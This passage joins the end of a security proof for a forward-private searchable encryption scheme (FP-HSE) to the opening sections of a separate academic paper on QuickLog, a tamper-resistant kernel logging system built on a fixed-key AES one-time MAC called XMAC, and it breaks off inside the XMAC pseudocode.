$\mathbf{Hybrid}_3$: Instead of querying H_2 at $\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]$ for computing $\mathsf{val} := (\mathsf{op}||f||x) \oplus H_2(\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w])$, $\mathbf{Hybrid}_3$ picks a μ_2-bit string and stores it in $\mathsf{T}_{\mathsf{val}}[\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]]$, if $w \notin W_{\mathsf{Srch}}(e)$. $\mathsf{T}_{\mathsf{val}}[\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]]$ will be returned for this case.

Otherwise, w has been searched at epoch e and $\mathsf{k}_{w,e}$ has been revealed. $\mathbf{Hybrid}_3$ checks whether $\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]$ exists in table $\mathbf{H_2}$ for H_2 and programs $\mathbf{H_2}[\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]]$ with a random μ_2-bit string if it is not. Return $\mathbf{H_2}[\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]]$ for this case.

For the first search of the keyword at an epoch, $\mathbf{H_2}$ is programmed by setting $\mathbf{H_2}[\mathfrak{s}_e||\mathsf{ct}] := \mathsf{T}_{\mathsf{val}}[\mathfrak{s}_e||\mathsf{ct}]$ for $\mathsf{ct} = 1, 2, \ldots$, until $\mathsf{T}_{\mathsf{val}}[\mathfrak{s}_e||\mathsf{ct}] = \perp$. $\mathfrak{s}_e$ is generated in the same way as $\mathsf{k}_{w,e}$ during the update. The procedure repeats for all unprogrammed entries regarding $\mathfrak{s}_e$ updated previously.

Likewise, the probability that $\mathcal{A}$ discovers the inconsistency of the random oracle H_2 is at most $q_2/2^\lambda$, which is negligible. $\mathbf{Hybrid}_2$ and $\mathbf{Hybrid}_3$ are thus indistinguishable.

$\mathbf{Hybrid}_4$: It is exactly **Ideal**, *i.e.*, the simulator $\mathcal{S}$ generates a view only based on $\mathcal{L}$. $\mathcal{L}^{\mathsf{SrchTkn}}$ is a bit indicating whether

the keyword was updated at prior epochs but not the current one. $\mathcal{L}^{\mathsf{Srch}}$ contains search pattern sp and update history UpHist. $\mathcal{L}^{\mathsf{Updt}}$ is the same as $\mathcal{L}^{\mathsf{Srch}}$ if the keyword has been searched at the current epoch; otherwise, it leaks nothing.

Different from $\mathbf{Hybrid}_3$, $\mathfrak{s}_e$ / $\mathsf{k}_{w,e}$ is randomly sampled during search token generation. Meanwhile, $\mathcal{S}$ decides whether to sample and include $(\mathsf{addr}, \mathsf{val})$ in $\mathfrak{s}$ based on $\mathcal{L}^{\mathsf{SrchTkn}}$. Instead of mapping $\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]$ to entries of $\mathsf{T}_{\mathsf{addr}}$ and $\mathsf{T}_{\mathsf{val}}$, $\mathbf{Hybrid}_4$ maps the global timestamp when $\mathsf{k}_{w,e}||\mathsf{T}_{\mathsf{ct}}[w]$ is updated to entries of two timestamp-indexed dictionaries, storing random strings generated for addr and val respectively. During the search, entries in random oracles regarding $\mathsf{k}_{w,e}$ is programmed as per its timestamps, $\mathsf{sp}(w)$, and $\mathsf{UpHist}(w)$.

$\mathbf{Hybrid}_3$ and $\mathbf{Hybrid}_4$ are indistinguishable since both hybrids 1) for update, output two random strings (for addr and val); and 2) for search, output $\mathfrak{s}_e$ with the same distributions, while $(\mathsf{addr}, \mathsf{val})$ (if provided in the search token) consists of random strings programmed by the random oracle. Thus, $\Pr[\mathbf{Hybrid}_3 = 1] = \Pr[\mathbf{Hybrid}_4 = 1]$.

By combining the above (in)equalities, we have $|\Pr[\mathbf{Real}_{\mathcal{A}}(1^\lambda) = 1] - \Pr[\mathbf{Ideal}_{\mathcal{A},\mathcal{S},\mathcal{L}}(1^\lambda) = 1]| \leq \mathsf{negl}(\lambda)$.

C Security Proof of FP-HSE (Theorem 4)

Let $\mathcal{L}_{\mathsf{sse},i} = \{\mathcal{L}^{\mathsf{Stp}}_{\mathsf{sse},i}, \mathcal{L}^{\mathsf{SrchTkn}}_{\mathsf{sse},i}, \mathcal{L}^{\mathsf{Srch}}_{\mathsf{sse},i}, \mathcal{L}^{\mathsf{Updt}}_{\mathsf{sse},i}\}$ and $\mathcal{S}_{\mathsf{sse},i}$ be leakage functions and the simulator of the i-th E-DSSE instance for $i \in [n]$, respectively. The initially empty EDB_i and ETkn_i leak nothing. $\mathcal{L}^{\mathsf{Stp}}_{\mathsf{hse}}(n)$ only leaks the set of class identifiers.

With $W_{\mathsf{Srch}}(i,e) = \{w | (\mathsf{Srch}, w, S, e) \in \mathcal{H} \wedge i \in S\}$ as the set of keywords that has been searched at epoch e for writing subset containing i, we parse the E-DSSE update leakage as $\mathcal{L}^{\mathsf{Updt}}_{\mathsf{sse},i}(\mathsf{op}, w, f) = \emptyset$, if $w \notin W_{\mathsf{Srch}}(i,e)$; $\mathcal{L}^{\mathsf{Srch}}_{\mathsf{sse},i}(w)$, otherwise.

We derive a $(q+1)$-hybrid sequence starting from $\mathbf{Hybrid}_0 = \mathsf{IND}^0_{\mathsf{HSE}}$, and the last hybrid $\mathbf{Hybrid}_q$ is exactly $\mathsf{IND}^1_{\mathsf{HSE}}$. For $k \in \{0, \ldots, q-1\}$, the only difference between $\mathbf{Hybrid}_k$ and $\mathbf{Hybrid}_{k+1}$ is that the oracle responds to the $(k+1)$-th query in $\mathbf{Hybrid}_k$ with input $b = 0$, while responding to the $(k+1)$-th query in $\mathbf{Hybrid}_{k+1}$ with input $b = 1$. The oracles implicitly take the current epoch as an input.

We prove that $\mathcal{A}$ cannot distinguish $\mathsf{IND}^0_{\mathsf{HSE}}$ from $\mathsf{IND}^1_{\mathsf{HSE}}$ with non-negligible probability by showing that each hybrid (except the first) is indistinguishable from its previous.

For $k \in \{0, \ldots, q-1\}$, Hist_{k+1} can fall into three cases:

(1) $\mathsf{Corr}\mathcal{O}_b$ on (i_0, i_1): It will only be answered when class $i = i_0 = i_1$. Since the information related to the corrupted class is revealed, it requires that the tuples updated by i (*i.e.*, $\mathsf{UpdtBy}(i)$) are the same for either $b = 0$ or $b = 1$. We have $\mathbf{Hybrid}_k = \mathbf{Hybrid}_{k+1}$ as the views of $\mathcal{A}$ are identical.

(2)$\mathsf{Srch}\mathcal{O}_b$ on $(\{S_j, w_j, e\}_{j\in\{0,1\}})$: As the target classes of any search leaks, it will only be answered when $S = S_0 = S_1$.

As the keywords to be searched are revealed (due to the delegation of ICKAE decryption key, similar to the case for IBE), the oracle only answers the query when w_0 and w_1 are identical, *i.e.*, $w = w_0 = w_1$. In this case, the oracle simply invokes the simulator $\mathcal{S}_{\mathsf{sse},i}$ with $\mathcal{L}^{\mathsf{Srch}}_{\mathsf{sse},i}(w)$ to simulate E-DSSE search regarding E-DSSE search tokens of w encrypted with ICKAE during previous $\mathsf{Updt}\mathcal{O}$ or rebuild. The challenger returns the ICKAE decryption key of $(S, w||e)$. $\mathbf{Hybrid}_k = \mathbf{Hybrid}_{k+1}$, since the views of $\mathcal{A}$ are identical.

(3) $\mathsf{Updt}\mathcal{O}_b$ on $(\{i_j, \mathsf{op}_j, w_j, f_j, e\}_{j\in\{0,1\}})$: The oracle answers the queries when $i = i_0 = i_1$, as the class will be leaked during update. Obviously, if i has been corrupted, $\mathcal{A}$ will have the knowledge of the update tuples, and the oracle only answers when two tuples are identical in this case.

Assume i has not been corrupted until timestamp k. When only one of the keywords has been searched at current epoch e (*i.e.*, contained in $W_{\mathsf{Srch}}(i,e)$), it returns $\perp$ as it results in different $\mathcal{L}^{\mathsf{Updt}}_{\mathsf{sse},i}$ (recall the E-DSSE update leakage). Similarly, the oracle returns $\perp$ when only one of the keywords has been updated before for leading to different $\mathsf{UpHist}(i,w) \stackrel{?}{=} \emptyset$.

Depending on whether or not both keywords have been searched over class i at current epoch e, there are two cases:

- If $w_0 \in W_{\mathsf{Srch}}(i,e) \wedge w_1 \in W_{\mathsf{Srch}}(i,e)$, it is required that their update leakages are identical, which is essentially $\mathcal{L}^{\mathsf{Srch}}_{\mathsf{sse},i}$ as $\mathcal{L}^{\mathsf{Updt}}_{\mathsf{sse},i} = \mathcal{L}^{\mathsf{Srch}}_{\mathsf{sse},i}$ for this case. It typically requires $w_0 = w_1$. The oracle invokes the E-DSSE simulator $\mathcal{S}_{\mathsf{sse},i}$ with $\mathcal{L}^{\mathsf{Srch}}_{\mathsf{sse},i}(w_b)$ to simulate $\mathfrak{u}_{\mathsf{sse}}$.
- Otherwise, the oracle simply calls the E-DSSE simulator $\mathcal{S}_{\mathsf{sse},i}$ with $\mathcal{L}^{\mathsf{Updt}}_{\mathsf{sse},i}(\mathsf{op}, w_b, f) = \emptyset$ to simulate $\mathfrak{u}_{\mathsf{sse}}$.

In the above two cases, the oracle processes $\mathfrak{s}_{\mathsf{sse}}$ differently depending on whether both keywords have been updated: If $\mathsf{UpHist}(i,w_0) = \mathsf{UpHist}(i,w_1) = \emptyset$, the oracle calls the E-DSSE simulator $\mathcal{S}_{\mathsf{sse},i}$ to simulate i's E-DSSE search token with $\mathcal{L}^{\mathsf{SrchTkn}}_{\mathsf{sse},i}(w_b) = 0$. The token is ICKAE-encrypted as c, treating $w_b||e$ as the identity; Otherwise, $c := \perp$.

The indistinguishability between $\mathbf{Hybrid}_k$ and $\mathbf{Hybrid}_{k+1}$ is guaranteed by IND-CPA and IND-ANON security of ICKAE and $\mathcal{L}_{\mathsf{sse}}$-adaptive security of DSSE.

For $\mathsf{Epoch}\mathcal{O}$ (not explicitly included in $\mathcal{H}$), if any writer refuses to rebuild at any epoch, nothing will be changed for $\mathcal{A}$. The rebuild essentially ICKAE-encrypts new search tokens for keywords updated before. As it is invoked at (the start of) a new epoch during which no keyword has been updated, the E-DSSE simulator outputs search tokens with $\mathcal{L}^{\mathsf{SrchTkn}}_{\mathsf{sse},i}(w_b) = 1$. $\mathcal{A}$ cannot gain any non-negligible advantage from such a step due to IND-CPA and IND-ANON security of ICKAE.

By repeating the above procedure for $k \in [q-1]$, we conclude that $\mathcal{A}$ cannot distinguish $\mathbf{Hybrid}_0 = \mathsf{IND}^0_{\mathsf{HSE}}$ from $\mathbf{Hybrid}_q = \mathsf{IND}^1_{\mathsf{HSE}}$. Thus FP-HSE is $\mathcal{L}_{\mathsf{hse}}$-adaptively-secure.

Forward privacy of HSE (Definition 8) constrains the update leakage when updating keywords that have not been searched at the same epoch. In FP-HSE, for this case (*i.e.*, $w \notin W_{\mathsf{Srch}}(i,e)$), the leakage $\mathcal{L}^{\mathsf{Updt}}_{\mathsf{hse}}$ is $\{i, \mathsf{UpHist}(i,w) \stackrel{?}{=} \emptyset\}$, fulfilling Definition 8. Thus, FP-HSE is forward-private.

Faster Yet Safer: Logging System Via Fixed-Key Blockcipher

Viet Tung Hoang
Florida State University

Cong Wu
Florida State University

Xin Yuan
Florida State University

Abstract

System logs are crucial for forensic analysis, but to be useful, they need to be tamper-proof. To protect the logs, a number of secure logging systems have been proposed from both academia and the industry. Unfortunately, except for the recent KennyLoggings construction, all other logging systems are broken by an attack of Paccagnella *et al.* (CCS 2020). In this work, we build a secure logging system that improves KennyLoggings in several fronts: adoptability, security, and performance. Our key insight for performance gain is to use AES on a *fixed, known* key. While this trick is widely used in secure distributed computing, this is the first time it has found an application in the area of symmetric-key cryptography.

1 Introduction

LOGGING MATTERS. Security breaches happen frequently, with millions of victims and widespread damages [15]. To investigate and recover from such incidents, people crucially rely on system logs for information of system execution history; there is now a cottage industry on how to use system logs for forensic analysis [25, 29, 32, 34]. Indeed, a recent survey from VMware Carbon Black [44] reports that 75% of the security specialists consider system logs to be the most valuable artifact during an incident investigation. Due to this demand, the global market of log management software is now a billion-dollar business, and it keeps growing steadily [1].

LOGGING SYSTEMS ARE BROKEN. Still, logs are only useful as long as attackers cannot tamper with them. But system logs are usually the first target of an experienced attacker to hide the traces of the intrusion. In the same VMware Carbon Black survey above, 87% of the respondents indicate that log tampering is a top evasion tactic.

To cope with the situation above, there have been a plethora of secure logging systems, from both academia and the industry [14, 17, 19, 27, 33, 36, 37, 40, 43]. These solutions either (i) produce integrity proofs for the logs and protect the signing key via forward security [17, 36], or (ii) rely on trusted hardware [27, 37]. In this line of research, the focus is to give further utilities (such as public verifiability) or improve performance. Security of these schemes is generally not questioned; the consensus is that they *work*. Surprisingly, in a recent work [38], Paccagnella *et al.* challenge this belief, giving an attack that breaks *all* current logging systems in Linux.

Specifically, there is often a non-negligible window of time between (i) the moment that a system event occurs and its log is generated, and (ii) the time when the log is committed and becomes tamper-proof. Even worse, this time interval grows with the system load. As a result, under an attack that causes a burst of logging events, there is enough time for the attacker to gain root privilege, and then undetectably modify the logs of the intrusion activities before they are committed.

What causes those time intervals? In Linux, when a system event occurs, the kernel creates a log message and puts it in a queue. Later the log will be dequeued and sent to the user space for a secure logging system to commit and store in the log entries. For performance reason, messages in the queue must be processed *asynchronously*, resulting in such time intervals.

STATE OF THE ART: KENNYLOGGINGS. To thwart the attack above, Paccagnella *et al.* suggest that a secure logging system should operate within the kernel space, creating integrity proofs for logs *before* they are put in the queue. This approach however imposes stringent performance requirements on the logging systems, excluding prior designs that are based on public-key cryptography [33] or have non-constant complexity [19, 40]. Paccagnella *et al.* thus opt to follow a design of Bellare and Yee [14] for building KennyLoggings, the first kernel-based secure logging system. Their benchmarks show that KennyLoggings has just 8%–11% overhead on log-intensive applications.

Conceptually, KennyLoggings produces integrity proofs for log messages via a Message Authentication Code (MAC) scheme. To ensure that an attack cannot steal a signing key, once we sign for a message under the current key K_i, we

derive a new key $K_{i+1} \leftarrow H(K_i)$ and erase K_i, where H is a cryptographic hash function that is instantiated via Blake2 [4]. Instantiating the MAC scheme is however tricky, as log messages are usually short, but standard MAC schemes (such as GMAC [21]) are only optimized for long data. Paccagnella *et al.* thus opt to use SipHash [3], a dedicated MAC design for short messages. To improve performance, instead of deriving keys on the fly, KennyLoggings *precomputes* 200,000 keys and refills when half of them are used and deleted.

COULD WE DO BETTER? Despite the impressive performance statistics of KennyLoggings, a closer look reveals that it still leaves much to be desired.

First, KennyLoggings is based on Blake2 and SipHash. While these cryptographic tools have been used in a number of software such as the Linux kernel, they are not NIST-approved algorithms, preventing government agencies from using KennyLoggings.[1] It is therefore desirable to build an AES-based alternative for better adoptability from government agencies and companies.

Next, KennyLoggings may significantly increase the latency of system calls in a busy multi-threading environment, from 40% to 53%, according to the benchmarks in [38].

In addition, due to the key precomputation, KennyLoggings has to hoard 200,000 keys, occupying 3.2 MB in kernel memory. Storing lots of sensitive information makes it vulnerable to side-channel attacks such as [31]. It is therefore advisable to reduce the amount of keying material to a few hundred bytes. Turning off key precomputation in KennyLoggings however decreases the performance by 8.6% on average [38].

Also, KennyLoggings has to store an integrity proof per log message, resulting in substantial overheads in storing the logs and transmitting them to the auditor. In particular, while KennyLoggings uses an 8B tag, the actual overhead is 19B per message, because the binary tag is encoded as a 16B string of ASCII characters, and there is an additional 3B label for preserving the semantics of Linux Audit records. Given that an average log message is roughly 378B [35], the storage overhead of KennyLoggings is estimated to be around 5.14% [38].

Finally, while the signing and verification of KennyLoggings are already fast, it is still desirable to rev up the speed of these operations.

WARMUP: QUICKLOG. Following the blueprint in [14], we first build QuickLog, an AES-based logging system whose signing is on par with KennyLoggings, but its verification is 6–8 times faster. For example, it takes QuickLog just 73 ns to verify a 256-byte log message, whereas KennyLoggings needs about 529 ns. Moreover, QuickLog only has 32-byte keying material, which is much easier to protect against side-channel attacks. We note that our experimental server only supports 128-bit AES-NI; the performance gap between QuickLog and KennyLoggings is likely to widen for latest machines that support 512-bit VAES instructions.

There are several obstacles in building an AES-based logging system whose performance is on par with KennyLoggings. As mentioned earlier, log messages are usually short, but standard blockcipher-based MAC schemes are not optimized on short messages. Even worse, they have a relatively expensive setup cost. In many MAC applications, this one-time cost can be amortized over many uses under the same key. Unfortunately, here we only sign one message per key, and thus we have to pay the cost for every single use. Worse still, if we want to run AES-NI from the Linux kernel, we have to save all floating-point unit (FPU) registers first, make AES calls, and then later restore those registers. This FPU context-switching incurs a heavy performance penalty, which is particularly problematic if all we need is to sign just one short message.

To deal with the issues above, instead of using AES with a secret key, we use AES with a *fixed, known* key and model it as an ideal permutation. The MAC key is instead used to whiten the input and output of AES, following the Even-Mansour design of blockcipher [20, 22]. As a result, although we keep evolving the MAC key, we always use AES with the same fixed key.

The trick of a fixed-key blockcipher is widely used in secure distributed computing to improve the performance of circuit garbling [10, 11]. By using a fixed key instead of changing key per operation, we can avoid disrupting the AES-NI pipeline and do not have to pay the key setup cost. Thanks to the pipelining of AES-NI, the verification cost of QuickLog is considerably faster than its signing cost, because we have only one message to sign at a time, but lots of data to verify.

On the other hand, given that we only need to sign one message per key, we realize that we do not need a fully-fledged MAC. Instead, what we need is just a *one-time* MAC. The classic, theoretical way to realize a one-time MAC is via a pairwise independent hash function [45], but existing constructions unfortunately do not meet our speed demand. We instead build a one-time MAC that we call XMAC by borrowing design ideas of the XOR MAC construction [8]. There are however fundamental differences between XMAC and XOR MAC. For example, XMAC is based on a fixed-key blockcipher whereas under XOR MAC, the blockcipher key is secret. Moreover, XMAC is stateless because we only need a one-time MAC; in contrast XOR MAC is either stateful or probabilistic.

The security proof of XMAC is nontrivial if one wants a strong bound. A naive approach is to rely on the known result that the Even-Mansour construction is a good PRF [20, 22] but one would end up with an inferior bound $\ell(p+\ell)/2^{128}$, where p is the number of queries to the ideal permutation and ℓ is the block length of the message that we sign. Our proof instead yields a stronger bound $(p+\ell)/2^{128}$. We also give a matching

[1] For example, according to NIST SP 800-175B [6], "when a federal agency requires the use of cryptography (e.g., for encryption), an **approved** algorithm must be used; approval is indicated by inclusion in a FIPS or SP."

attack, showing that our security bound is tight.

The XMAC construction is so fast that despite the heavy penalty of the FPU context switching above, our signing cost is faster than KennyLoggings for messages longer than 256B. Thus for applications whose average log length is beyond 256B, one can heuristically predict that QuickLog is better than KennyLoggings. This 256B threshold holds for many real-world situations. For example, a study by Ma *et al.* [35] observes that under realistic conditions, the average log length of a web server is about 378B.

While QuickLog follows the blueprint of Bellare and Yee [14], a proof is needed to warrant its security. Indeed, although KennyLoggings claims to inherit the security in [14], we point out a glitch in its design that completely voids the correct proof in [14]. While one can give a new (nontrivial) proof to justify the security of KennyLoggings, it indicates that a rigorous treatment is needed for QuickLog. To achieve this goal, we give a simpler framework for the security of logging system than the original treatment of Bellare and Yee. (The latter is complex because it aims to deal with a more general situation where MAC keys evolve over time intervals, and messages within the same interval are signed under the same key.) We then show that QuickLog has 96-bit security under our threat model, which is stronger than the conventional 64-bit security of many NIST standards such as GCM [21].

EVEN BETTER: QUICKLOG2. In both QuickLog and KennyLoggings, each log message has a corresponding tag, resulting in substantial storage overheads. To eliminate this storage cost, we build QuickLog2, an optimized version of QuickLog with a single *aggregate* tag that authenticates all log messages. Even better, with aggregate authentication, QuickLog2 can directly thwart the *truncation attack* where an adversary tries to delay the detection of its intrusion by deleting some recent log messages with their tags. In contrast, in QuickLog and KennyLoggings, one has to resort to additional mechanisms (such as requesting signing a known message immediately prior to an audit).

In addition, by avoiding appending an integrity proof to each logging event, QuickLog2 also improves the signing time, yet still retains the same verification speed as QuickLog. For example, to sign a 256-byte message, QuickLog and KennyLoggings need 366 ns and 362 ns respectively, whereas QuickLog2 only needs 205 ns. Our benchmarks also show that in busy multi-threading environments, QuickLog2 introduces much less overhead than both QuickLog and KennyLoggings. On the other hand, QuickLog2 has 48B of sensitive material to protect against side-channel attacks, which is slightly higher than QuickLog (32B), but still much smaller than KennyLoggings (3.2MB).

We now describe how to add aggregate authentication to QuickLog. A prior work of Ma and Tsudik [33] suggests the following way to update the aggregate tag T when we have a new log message M_i. First sign M_i to get a corresponding tag T_i as usual, but then update T via $T \leftarrow H(T \parallel T_i)$, where H is a collision-resistant hash function such as SHA-2. Unfortunately, if we incorporate this method into QuickLog, it will significantly increase both the signing and verification time. Borrowing ideas from [28], we instead update T via $T \leftarrow T \oplus T_i$, making the overhead of the aggregation negligible. Note that under our approach, the verification algorithm is fully parallelizable. In contrast, the method of [33] forces the auditor to make a long chain of hashing.

The xor trick above first appears in the work of Katz and Lindell [28] for aggregating MAC signatures. Yet it has never been used for prior logging systems due to an obvious attack. In particular, for prior designs, one evolves keys over time intervals, and in each interval, multiple messages are signed under the same key. Thus the xor trick will fail to detect if log messages of the same interval are reordered. It however *does* work for our setting, as there is only a single message to sign per key. Still, proving that this method can cope with the truncation attack goes beyond what the abstraction of the xor trick in [28] can deliver.

We formalize a game-based framework to capture the security of logging protocols with aggregate authentication. We then generically show that using the xor trick on a secure logging scheme in the Bellare-Yee blueprint (such as QuickLog) meets the new notion. In particular, our proof implies that QuickLog2 also has 96-bit security.

A PERSPECTIVE. The move from standard secret-key blockcipher to fixed-key blockcipher is simple in hindsight but indicates a major conceptual leap. Indeed, while the trick of using a fixed-key blockcipher has seen widespread use in secure distributed computing, it has found no application in the area of symmetric-key cryptography. The reason is simple: one usually encrypts or authenticates many messages per key, and for such settings, there is no performance advantage in using AES on a fixed key compared to the standard way of running AES on a secret key. Our paper introduces the first application in the area of symmetric-key cryptography that benefits from using a fixed-key blockcipher. Finding other applications of this technique is an interesting direction for future work.

CONCURRENT RELATED WORK. In a concurrent and independent work, Ahmad, Lee, and Peinado [2] build HardLog, a logging system that employs a novel audit device to *synchronously* store critical log messages. Non-critical logs are still processed asynchronously, but HardLog ensures that the delay is bounded within 15 ms. This approach is complementary to ours; combining the two solutions will lead to the best of both worlds, namely the fine-grained log availability of HardLog, and the synchronous authentication of QuickLog2.

Game $\mathbf{G}^{\text{prf}}_F(\mathcal{A})$	**procedure** $\text{FN}(M)$
$b \xleftarrow{\$} \{0,1\}$; $K \xleftarrow{\$} \mathcal{K}$	If $b = 1$ then return $F_K(M)$
$f \xleftarrow{\$} \text{Func}(\text{Dom}, \text{Rng})$	Else return $f(M)$
$b' \xleftarrow{\$} \mathcal{A}^{\text{FN}}$; Return $(b' = b)$	

Figure 1: Game defining PRF security of a function $F : \mathcal{K} \times \text{Dom} \to \text{Rng}$.

Game $\mathbf{G}^{\text{mac1}}_F(\mathcal{A})$
$(M, \sigma) \xleftarrow{\$} \mathcal{A}$; $K \xleftarrow{\$} \mathcal{K}$; $T \leftarrow F(K, M)$
$(M', T') \xleftarrow{\$} \mathcal{A}(T, \sigma)$; $T^* \leftarrow F(K, M')$
return $(M' \neq M$ and $T' = T^*)$

Figure 2: Game defining single-user security of a one-time MAC F.

2 Preliminaries

NOTATION AND TERMINOLOGY. Let ε denote the empty string. For a string x we write $|x|$ to refer to its bit length, and $x[i:j]$ is the bits i through j (inclusive) of x, for $1 \le i \le j \le |x|$. By $\text{Func}(\text{Dom}, \text{Rng})$ we denote the set of all functions $f\colon \text{Dom} \to \text{Rng}$ and by $\text{Perm}(\text{Dom})$ the set of all permutations $\pi\colon \text{Dom} \to \text{Dom}$. We use $\perp$ as a special symbol to denote rejection, and it is assumed to be outside $\{0,1\}^*$.

If $\mathcal{X}$ is a finite set, we let $x \xleftarrow{\$} \mathcal{X}$ denote picking an element of $\mathcal{X}$ uniformly at random and assigning it to x. If A is an algorithm, we let $y \leftarrow A(x_1, \ldots; r)$ denote running A on inputs $x_1, \ldots$ and coins r, and assigning the output to y. By $y \xleftarrow{\$} A(x_1, \ldots)$ we denote picking r at random and letting $y \leftarrow A(x_1, \ldots; r)$. We write $\mathcal{A}^f$ to indicate that adversary $\mathcal{A}$ has oracle access to a function f.

GAMES. We use the game-playing framework of [13]. (See Fig. 1 for an example.) We write $G(\mathcal{A}) \Rightarrow b$ to denote the event of running game G with an adversary $\mathcal{A}$ that results in b. We also write $G(\mathcal{A})$ to abbreviate $G(\mathcal{A}) \Rightarrow \text{true}$.

PRF. Let $F : \mathcal{K} \times \text{Dom} \to \text{Rng}$ be a function. For an adversary $\mathcal{A}$, define its advantage in breaking the PRF security of F as

$$\mathbf{Adv}^{\text{prf}}_F(\mathcal{A}) = 2 \cdot \Pr[\mathbf{G}^{\text{prf}}_F(\mathcal{A})] - 1 \ ,$$

where game $\mathbf{G}^{\text{prf}}_F(\mathcal{A})$ is defined in Fig. 1. If the function F is built on top of an ideal permutation π then $\mathcal{A}$ is also given oracle access to both π and π^{-1}.

(ONE-KEY) EVEN-MANSOUR SCHEME. The Even-Mansour constructions [20, 22] is a well-known way to build a blockcipher $\text{EM}[\pi] : \{0,1\}^n \times \{0,1\}^n \to \{0,1\}^n$ on top of a permutation $\pi : \{0,1\}^n \to \{0,1\}^n$. In particular, $\text{EM}[\pi](K, M) = \pi(K \oplus M) \oplus K$. The following Lemma 2.1 gives a bound on the PRF security of $\text{EM}[\pi]$ in the ideal-permutation model; it combines the well-known PRP bound of EM [20, 22] with the PRP/PRF Switching Lemma [12].

Lemma 2.1. *Let $\pi : \{0,1\}^n \to \{0,1\}^n$ be a permutation that we will model as an ideal permutation. Define $\text{EM}[\pi]$ as above. Then for an adversary $\mathcal{A}$ making at most q FN queries and at most p queries to π and π^{-1},*

$$\mathbf{Adv}^{\text{prf}}_{\text{EM}[\pi]}(\mathcal{A}) \le \frac{q(p+q-1)}{2^n} \ .$$

3 One-time MAC

In this section we'll formalize a notion of *one-time MAC*, and show how to realize it via a fixed-key blockcipher.

3.1 Security Notions

ONE-TIME MAC. A one-time MAC is a function $F : \mathcal{K} \times \text{Dom} \to \text{Rng}$. It takes as input a key $K \in \mathcal{K}$ and a message $M \in \text{Dom}$, and then deterministically produces a tag $T \leftarrow F(K, M)$.

For an adversary $\mathcal{A}$, we define its advantage in breaking security of F as

$$\mathbf{Adv}^{\text{mac1}}_F(\mathcal{A}) = \Pr[\mathbf{G}^{\text{mac1}}_F(\mathcal{A})] \ ,$$

where game $\mathbf{G}^{\text{mac1}}_F(\mathcal{A})$ is in Fig. 2. Informally, the adversary $\mathcal{A}$ first specifies a message M and stores its state in a string σ. It is then given back its state σ and the genuine tag T of M. The goal of the adversary is to forge a message $M' \neq M$ and its corresponding tag T'.

The security notion above is a weaker variant of the standard MAC notion where the adversary can specify many messages and learn their corresponding tags. A standard MAC construction therefore can be used to sign many messages. In contrast, a one-time MAC construction is intended to sign a single message. Aiming for just a one-time MAC allows us to realize this goal with a very simple and efficient construction via a fixed-key blockcipher.

MULTI-USER SECURITY. In practice one would use a one-time MAC to sign many messages, with one fresh random key for each message. This is the *multi-user* setting, introduced by Biham [16] in symmetric cryptanalysis and by Bellare, Boldyreva, and Micali [7] in public-key cryptography. To capture the multi-security of a one-time MAC F, for an adversary $\mathcal{A}$, we let

$$\mathbf{Adv}^{\text{mu–mac1}}_F(\mathcal{A}) = \Pr[\mathbf{G}^{\text{mu–mac1}}_F(\mathcal{A})] \ ,$$

where game $\mathbf{G}^{\text{mu–mac1}}_F(\mathcal{A})$ is defined in Fig. 3. Informally, $\mathcal{A}$ is given a signing oracle. For each v-th query M_v, the oracle creates a secret fresh random key K_v and returns the tag $T \leftarrow F(K_v, M_v)$. The adversary then creates a forgery (i, M', T'). It wins the game if $M' \neq M_i$ and $T' = F(K_i, M')$.

Game $\mathbf{G}_F^{\text{mu-mac1}}(\mathcal{A})$

$v \leftarrow 0$; $(i, M', T') \leftarrow\!\!\$\ \mathcal{A}^{\text{SIGN}}$
$T^* \leftarrow F(K_i, M')$; Return $(M' \neq M_i$ and $T' = T^*)$

Procedure $\text{SIGN}(M)$
$v \leftarrow v+1$; $K_v \leftarrow\!\!\$\ \mathcal{K}$; $M_v \leftarrow M$; $T \leftarrow F(K_v, M)$
Return T

Figure 3: Game defining multi-user security of a one-time MAC F. If the adversary makes q signing queries then its forgery output (i, M', T') must satisfy $i \in \{1, \ldots, q\}$.

3.2 The XMAC Construction

We now show how to build a one-time MAC via a fixed-key blockcipher; we call this construction XMAC.

THE XMAC CONSTRUCTION. Let n be a multiple of 8 and let $\pi : \{0,1\}^n \to \{0,1\}^n$ be a permutation. Let $\tau, r \in \{1, \ldots, n\}$ such that r is a multiple of 8. For an integer $i \in \{1, \ldots, 2^r\}$, let $[i]_r$ denote an r-bit encoding of i. The XMAC construction only processes byte strings up to $(2^r - t) \cdot t$ bytes, where $t = (n-r)/8$, its tag length is τ bits, and its key space is $\{0,1\}^n$. It is described in Fig. 4. Note that the list of counters we use in signing a message uniquely encodes its byte length. This ensures that the signing message and the forgery one will result in different sets of AES inputs.

To implement XMAC, we can instantiate π via AES with a constant key, meaning that $n = 128$. In our construction, we pick $r = 16$. In other words, our XMAC implementation can digest messages up to $(2^{16} - 14) \cdot 14 = 917,308$ bytes. This is enough if one wants to use XMAC for system logging, as log messages are short. In practice, log size rarely goes beyond 1KB; in our benchmarks, log size in fact never exceeds 400B. The default maximum log size of Linux Audit is 8KB, way below the limit of XMAC.

The design of XMAC takes inspiration from the XOR MAC construction [8], but there are major differences between the two. In particular, while XOR MAC is either stateful or randomized, XMAC is stateless and deterministic. As a result, not only is XMAC simpler than XOR MAC, it is also faster. Moreover, XMAC is based on a fixed-key blockcipher whereas under XOR MAC, the blockcipher key is secret. Thus XMAC is preferred in the setting where one has to update key per signing, as there is no key setup and we can avoid disrupting the AES-NI pipeline.

DISCUSSION. Traditional blockcipher-based MAC (such as GMAC [21]) typically aims to minimize the number of blockcipher calls. Such designs strive to use $\lceil m/16 \rceil$ parallel calls to authenticate an m-byte message, at the expense of some setup cost (such as building a look-up table for fast finite-field multiplications). This approach is not suitable for our setting, because (i) having an expensive setup cost is undesirable when one only authenticates a single message per key,

procedure $\text{XMAC}[\pi, \tau](K, M)$
$M_1 \,\|\, \cdots \,\|\, M_m \leftarrow M$ // $|M_m| \leq n - r$, and other $|M_i| = n - r$
